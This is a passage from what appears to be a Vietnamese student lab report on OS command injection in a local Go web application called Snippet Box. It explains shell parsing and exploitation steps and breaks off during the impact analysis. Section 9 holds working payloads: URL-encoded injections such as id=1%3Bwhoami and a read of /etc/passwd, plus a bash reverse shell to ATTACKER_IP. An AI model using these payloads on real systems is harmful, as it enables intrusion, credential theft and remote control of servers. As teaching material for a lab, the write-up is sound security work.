Nói cách khác, đây là điểm hình thành command string injection: dữ liệu người dùng bị đưa thẳng vào “command template” mà không được trung hòa.

(3) `cmd := exec.Command("sh", "-c", commandString)`

Ý nghĩa kỹ thuật: gọi shell interpreter (sh) để thực thi toàn bộ chuỗi lệnh.

Đây là yếu tố làm lỗ hổng trở nên nghiêm trọng hơn so với việc gọi một binary trực tiếp, vì:

1. sh -c khiến shell phân tích cú pháp (parse) chuỗi lệnh
2. Shell sẽ xử lý:
 - a. Command separators (;)
 - b. Logical operators (&&, ||)
 - c. Pipes (|)
 - d. Substitution (\$(...), `...`)
 - e. Redirection (>, <, 2>&1, ...)

Do đó, nếu attacker kiểm soát được command String, attacker không chỉ thay đổi tham số mà có thể chèn thêm câu lệnh hoàn chỉnh để hệ thống thực thi.

7. PHÂN TÍCH KỸ THUẬT LỖ HỔNG

Cơ chế hình thành lỗ hổng OS Command Injection

OS Command Injection là một loại lỗ hổng bảo mật nghiêm trọng xảy ra khi ứng dụng cho phép dữ liệu do người dùng cung cấp ảnh hưởng trực tiếp đến các lệnh hệ điều hành được thực thi trên máy chủ. Khi điều này xảy ra, attacker có thể chèn thêm các câu lệnh ngoài ý muốn của hệ thống và buộc máy chủ thực thi chúng.

Về bản chất, đây là một dạng Injection vulnerability, nằm trong nhóm rủi ro cao của OWASP Top 10, vì nó có thể dẫn đến việc attacker kiểm soát trực tiếp môi trường thực thi của hệ thống.

Trong trường hợp của ứng dụng Snippet Box, lỗ hổng được hình thành do sự kết hợp của nhiều yếu tố kỹ thuật liên quan đến cách ứng dụng xử lý dữ liệu đầu vào và thực thi lệnh hệ thống.

Các điều kiện dẫn đến OS Command Injection

Một lỗ hổng OS Command Injection thường xảy ra khi các điều kiện sau đồng thời tồn tại trong hệ thống.

1. Ứng dụng nhận dữ liệu đầu vào từ người dùng

Bước đầu tiên trong chuỗi tấn công là ứng dụng tiếp nhận dữ liệu từ người dùng thông qua các cơ chế như:

1. HTTP parameters
2. Form input
3. API request

4. Query string

Trong hệ thống Snippet Box, dữ liệu đầu vào được nhận thông qua tham số URL:

```
/snippet/backup/run?id=<value>
```

Giá trị của tham số id hoàn toàn do người dùng kiểm soát, do đó nó được xem là untrusted input.

2. Dữ liệu đầu vào được nối trực tiếp vào lệnh hệ điều hành

Sau khi nhận dữ liệu từ request, ứng dụng sử dụng giá trị này để tạo ra một chuỗi lệnh hệ thống.

Ví dụ:

```
commandString := fmt.Sprintf("echo Dang backup snippet ID: %s", id)
```

Ở đây, giá trị của id được chèn trực tiếp vào chuỗi lệnh mà không có bất kỳ cơ chế kiểm tra hoặc làm sạch dữ liệu nào.

Điều này tạo ra khả năng để attacker chèn các ký tự điều khiển của shell vào chuỗi lệnh.

3. Không có cơ chế kiểm tra hoặc lọc dữ liệu (Input Validation / Sanitization)

Một trong những nguyên nhân cốt lõi của lỗ hổng là việc thiếu hoàn toàn các biện pháp kiểm soát dữ liệu đầu vào.

Các biện pháp bảo vệ phổ biến lẽ ra cần được áp dụng bao gồm:

1. Kiểm tra kiểu dữ liệu (numeric validation)
2. Áp dụng whitelist cho input hợp lệ
3. Escape hoặc encode các ký tự đặc biệt
4. Giới hạn độ dài input

Trong trường hợp này, ứng dụng tin tưởng trực tiếp dữ liệu từ người dùng, khiến attacker có thể chèn payload độc hại vào tham số id.

4. Lệnh được thực thi thông qua shell

Sau khi chuỗi lệnh được tạo, ứng dụng thực thi lệnh này thông qua shell interpreter:

```
exec.Command("sh", "-c", commandString)
```

Việc sử dụng sh -c là một yếu tố đặc biệt nguy hiểm, vì shell sẽ phân tích cú pháp toàn bộ chuỗi lệnh trước khi thực thi.

Shell hỗ trợ nhiều toán tử điều khiển như:

1. `;` → thực thi nhiều lệnh liên tiếp
2. `&&` → thực thi lệnh tiếp theo nếu lệnh trước thành công
3. `|` → pipe output sang lệnh khác
4. ```, `$()` → command substitution

Do đó, nếu attacker kiểm soát một phần chuỗi lệnh, họ có thể mở rộng chuỗi lệnh thành nhiều lệnh khác nhau.

Điều kiện để xảy ra Remote Code Execution (RCE)

Mặc dù không phải mọi Command Injection đều dẫn đến RCE, nhưng trong nhiều trường hợp, các điều kiện sau sẽ cho phép attacker thực thi lệnh tùy ý trên máy chủ.

1. Ứng dụng sử dụng shell interpreter

Khi lệnh được thực thi thông qua shell như:

```
sh -c
```

shell sẽ phân tích và thực thi toàn bộ chuỗi lệnh, cho phép attacker sử dụng đầy đủ các tính năng của shell scripting.

Nếu ứng dụng gọi binary trực tiếp mà không thông qua shell, khả năng injection thường sẽ giảm đáng kể.

2. Input không được sanitize

Nếu dữ liệu đầu vào không được kiểm tra hoặc lọc, attacker có thể đưa vào các ký tự đặc biệt để **thoát khỏi ngữ cảnh ban đầu của lệnh**.

Ví dụ, một tham số tương chừng chỉ chứa ID số có thể bị biến thành chuỗi chứa nhiều lệnh hệ thống khác nhau.

3. Attacker kiểm soát một phần của command string

Chỉ cần attacker có thể kiểm soát **một phần của chuỗi lệnh**, họ có thể thay đổi hành vi thực thi của hệ thống.

Ví dụ:

```
echo Dang backup snippet ID: <user_input>
```

Nếu <user_input> chứa payload injection, shell sẽ thực thi cả phần lệnh ban đầu và phần payload của attacker.

Điều này cho phép attacker:

1. Thực thi lệnh hệ điều hành
2. Truy cập file hệ thống
3. Tải xuống và chạy mã độc
4. Tạo backdoor

Kết luận:

Tóm lại, lỗ hổng OS Command Injection trong ứng dụng Snippet Box hình thành do sự kết hợp của ba yếu tố chính:

1. Dữ liệu đầu vào từ người dùng không đáng tin cậy
2. Việc nối trực tiếp dữ liệu này vào chuỗi lệnh hệ thống
3. Thực thi lệnh thông qua shell interpreter (sh -c)

Khi các yếu tố này cùng tồn tại, attacker có thể khai thác lỗ hổng để thực thi các lệnh tùy ý trên máy chủ, dẫn đến Remote Code Execution (RCE) và khả năng kiểm soát toàn bộ môi trường thực thi của ứng dụng.

8. CƠ CHẾ HOẠT ĐỘNG CỦA SHELL

Để hiểu rõ cách lỗ hổng OS Command Injection có thể bị khai thác, cần phân tích cách shell interpreter (ví dụ: sh hoặc bash) xử lý và thực thi các chuỗi lệnh.

Shell là một chương trình trung gian giữa người dùng và hệ điều hành, có nhiệm vụ phân tích cú pháp (command parsing) và thực thi các lệnh hệ thống. Khi một chuỗi lệnh được truyền vào shell (ví dụ thông qua sh -c), shell sẽ phân tích chuỗi đó theo các quy tắc cú pháp đặc trưng của môi trường shell.

Những quy tắc này bao gồm việc nhận diện các toán tử điều khiển lệnh (command operators) và các cơ chế mở rộng (expansion) cho phép thực hiện nhiều thao tác trong cùng một chuỗi lệnh.

Các toán tử quan trọng trong Shell

Trong môi trường shell, một số ký tự và toán tử có ý nghĩa đặc biệt vì chúng điều khiển cách các lệnh được thực thi.

Dấu ; – Phân tách lệnh

Ký tự ; cho phép thực thi nhiều lệnh liên tiếp trong cùng một dòng lệnh.

Ví dụ:

```
echo hello; whoami
```

Shell sẽ hiểu chuỗi lệnh này thành hai lệnh riêng biệt:

1. `echo hello`
2. `whoami`

Hai lệnh này sẽ được thực thi tuần tự, bất kể lệnh trước thành công hay thất bại.

Toán tử && – Thực thi có điều kiện

Toán tử && cho phép thực thi lệnh thứ hai chỉ khi lệnh đầu tiên thực thi thành công.

Ví dụ:

```
mkdir backup && echo "done"
```

Trong trường hợp này:

1. Nếu `mkdir backup` thành công → lệnh `echo` sẽ chạy
2. Nếu `mkdir backup` thất bại → lệnh sau sẽ không được thực thi

Toán tử này thường được sử dụng trong script shell để kiểm soát luồng thực thi.

Toán tử | – Pipe

Ký hiệu `|` được gọi là pipe, cho phép chuyển output của lệnh trước thành input của lệnh sau.

Ví dụ:

```
ps aux | grep nginx
```

Ở đây:

1. `ps aux` liệt kê các tiến trình đang chạy
2. Output được truyền sang `grep nginx`
3. `grep` lọc ra các dòng chứa từ khóa `nginx`

Pipe là một trong những cơ chế mạnh mẽ của shell, cho phép kết hợp nhiều công cụ hệ thống.

\$() – Command Substitution

Cú pháp `$()` cho phép thực thi một lệnh và sử dụng kết quả của nó như một phần của chuỗi lệnh khác.

Ví dụ:

```
echo $(whoami)
```

Shell sẽ:

1. Thực thi lệnh whoami
2. Lấy kết quả trả về
3. Chèn kết quả đó vào câu lệnh echo

Cơ chế này đặc biệt nguy hiểm trong bối cảnh injection vì attacker có thể buộc hệ thống thực thi lệnh bên trong biểu thức \$().

> – Redirect Output

Ký hiệu > được sử dụng để chuyển hướng output của lệnh sang file.

Ví dụ:

```
echo hello > file.txt
```

Kết quả:

1. Output của echo không hiển thị trên màn hình
2. Nội dung được ghi vào file file.txt

Redirect cho phép attacker:

- Ghi dữ liệu vào file
- Ghi đè file hệ thống
- Tạo file backdoor

Ví dụ minh họa cách shell phân tích lệnh

Xét chuỗi lệnh sau:

```
echo hello; whoami
```

Khi shell nhận chuỗi này, nó sẽ:

1. Phân tích cú pháp chuỗi lệnh
2. Nhận diện dấu ; là command separator
3. Chia chuỗi thành hai lệnh độc lập

Quy trình thực thi sẽ diễn ra như sau:

1. Shell chạy lệnh:

echo hello

2. Sau khi hoàn tất, shell tiếp tục thực thi:

whoami

Do đó, output có thể là:

hello

root

Ý nghĩa trong bối cảnh tấn công Command Injection

Chính cơ chế phân tích cú pháp của shell tạo điều kiện cho **Command Injection** xảy ra.

Nếu một ứng dụng xây dựng lệnh hệ thống như sau:

echo Dang backup snippet ID: <user_input>

và <user_input> được attacker kiểm soát, attacker có thể chèn thêm các toán tử shell.

Ví dụ:

1; whoami

Chuỗi lệnh cuối cùng trở thành:

echo Dang backup snippet ID: 1; whoami

Shell sẽ hiểu đây là hai lệnh:

1. Lệnh ban đầu của ứng dụng
2. Lệnh do attacker chèn vào

Kết quả là hệ thống sẽ thực thi cả hai lệnh, cho phép attacker chạy lệnh tùy ý trên máy chủ.

Kết luận

Cơ chế phân tích cú pháp linh hoạt của shell là một trong những nguyên nhân khiến lỗ hổng OS Command Injection trở nên nguy hiểm.

Khi ứng dụng:

1. Nhận dữ liệu từ người dùng
2. Nối dữ liệu đó vào chuỗi lệnh

3. Thực thi chuỗi lệnh thông qua shell interpreter

thì attacker có thể lợi dụng các toán tử điều khiển lệnh của shell để chèn thêm lệnh độc hại.

Do đó, việc không sử dụng shell interpreter hoặc kiểm soát chặt chẽ dữ liệu đầu vào là yêu cầu quan trọng trong việc phòng chống loại lỗ hổng này.

9. QUY TRÌNH KHAI THÁC CHI TIẾT

Các bước chuẩn bị sơ bộ:

Chạy lệnh git clone <https://github.com/Khanh1916/snippetbox.git> -> để download source code của web application

```
C:\Users\Lenovo legion 5\Documents>git clone https://github.com/Khanh1916/snippetbox.git
Cloning into 'snippetbox'...
remote: Enumerating objects: 577, done.
remote: Counting objects: 100% (204/204), done.
remote: Compressing objects: 100% (116/116), done.
remote: Total 577 (delta 88), reused 165 (delta 58), pack-reused 373 (from 1)
Receiving objects: 100% (577/577), 14.48 MiB | 368.00 KiB/s, done.
Resolving deltas: 100% (254/254), done.
```


```
C:\Users\Lenovo legion 5\Documents>
```

Sau đó chạy docker desktop và chạy cd vào thư mục cha nơi lưu source code của snippetbox và chạy lệnh docker compose up --build để khởi tạo và chạy website (tất cả source code được đóng trong docker để thuận tiện thực hành).


```
PS C:\Users\Lenovo legion 5\Downloads\OCN_materials\Practice\snippetbox> docker compose up
db-1 | 2026-03-05T09:01:46.350889Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
db-1 | 2026-03-05T09:01:46.876848Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
db-1 | 2026-03-05T09:01:47.289740Z 0 [Warning] [MY-010068] [Server] CA certificate ca.pem is self signed.
db-1 | 2026-03-05T09:01:47.289834Z 0 [System] [MY-013602] [Server] Channel mysql_main configured to support TLS. Encrypted
connections are now supported for this channel.
db-1 | 2026-03-05T09:01:47.295115Z 0 [Warning] [MY-011810] [Server] Insecure configuration for --pid-file: Location '/var/r
un/mysqld' in the path is accessible to all OS users. Consider choosing a different directory.
db-1 | 2026-03-05T09:01:47.348955Z 0 [System] [MY-011323] [Server] X Plugin ready for connections. Bind-address: '::' port:
33060, socket: /var/run/mysqld/mysqld.sock
db-1 | 2026-03-05T09:01:47.349211Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld: ready for connections. Version: '8.0.4
5' socket: '/var/run/mysqld/mysqld.sock' port: 3306 MySQL Community Server - GPL.
Container snippetbox-db-1 Healthy
web-1 | INFO 2026/03/05 09:01:51 Server started on :4000
```

Sau đó truy cập vào web với địa chỉ <http://localhost:4000/> để chuẩn bị thực hành bài Lab.

Trước tiên sau khi truy cập vào web ta sẽ thấy giao diện như sau:




Nếu chưa có tài khoản hãy nhấn Signup để đăng kí nếu đã có hãy đăng nhập luôn vào web để chuẩn bị các bước bypass.




Giao diện khi đã đăng nhập, ta có thể tạo snippet mới, xem các snippet cũ, cập nhật mật khẩu, etc.

9.1 Bypass frontend


Sau khi đã thực hiện các bước sơ bộ và sử dụng thuwr cacs tinhns nawnng cuar web, ta bước vào các bước khai thác chính tại tính năng backup:





Ta thử một valid backup xem website hoạt động thế nào:



Tiếp theo ta thử command injection ngay trên giao diện của web xem web hoạt động ra sao:




Ta gặp một anti command injection ngay trên front-end khi lập trình viên đã chặn việc ghi các kí tự khác ngoài số nên ta không thể tiêm lệnh bằng chữ cái hay obfuscate như bình thường được. Ta sẽ bypass front-end bằng cách tiêm command trên direct url:



Không có điều gì xảy ra vì có lẽ hệ thống đã lọc các dấu “;” nên các lệnh phía sau tham số 1 không có ý nghĩa.

Ta thử gửi trực tiếp url 1 lần nữa với cách mã hóa dấu “;” thành “%3B”

"http://localhost:4000/snippet/backup/run?id=1%3Bwhoami"



Thành công!

%3B là URL encode của ;

9.2 Kết quả

Server thực thi:

echo Dang backup snippet ID: 1

whoami

Output:

Dang backup snippet ID: 1

root

9.3 Khai thác nâng cao

Đọc file hệ thống:

id=1%3B%20cat%20/etc/passwd

Liệt kê file source:

id=1%3B%20ls%20-la

Tạo reverse shell (trong môi trường thật):

bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1

10. PHÂN TÍCH MỨC ĐỘ ẢNH HƯỞNG (IMPACT ANALYSIS)

Sau khi xác nhận khả năng khai thác lỗ hổng OS Command Injection dẫn đến Remote Code Execution (RCE), bước tiếp theo là đánh giá mức độ ảnh hưởng của lỗ hổng đối với hệ thống. Việc đánh giá này được thực hiện dựa trên mô hình CIA Triad, một mô hình cơ bản trong an ninh thông tin bao gồm ba yếu tố chính:

1. Confidentiality (Tính bảo mật dữ liệu)
2. Integrity (Tính toàn vẹn dữ liệu)
3. Availability (Tính sẵn sàng của hệ thống)

Phân tích dưới đây cho thấy lỗ hổng có thể ảnh hưởng nghiêm trọng đến cả ba thành phần của mô hình CIA.

10.1 Confidentiality (Tính bảo mật dữ liệu)

Confidentiality đề cập đến khả năng bảo vệ dữ liệu khỏi việc truy cập trái phép. Khi attacker có thể thực thi lệnh hệ điều hành thông qua lỗ hổng Command Injection, họ có thể truy cập trực tiếp vào hệ thống file và các tài nguyên nhạy cảm của ứng dụng.

Một số hành vi có thể xảy ra bao gồm:

Đọc các file hệ thống

Attacker có thể sử dụng các lệnh hệ điều hành để đọc các file quan trọng của hệ thống Linux, ví dụ:

1. /etc/passwd
2. /etc/shadow
3. /proc/self/environ

Các file này có thể tiết lộ thông tin về:

1. người dùng hệ thống
2. cấu hình hệ điều hành
3. biến môi trường

Những thông tin này có thể được sử dụng để tiếp tục các cuộc tấn công khác.

Đọc file cấu hình chứa thông tin nhạy cảm

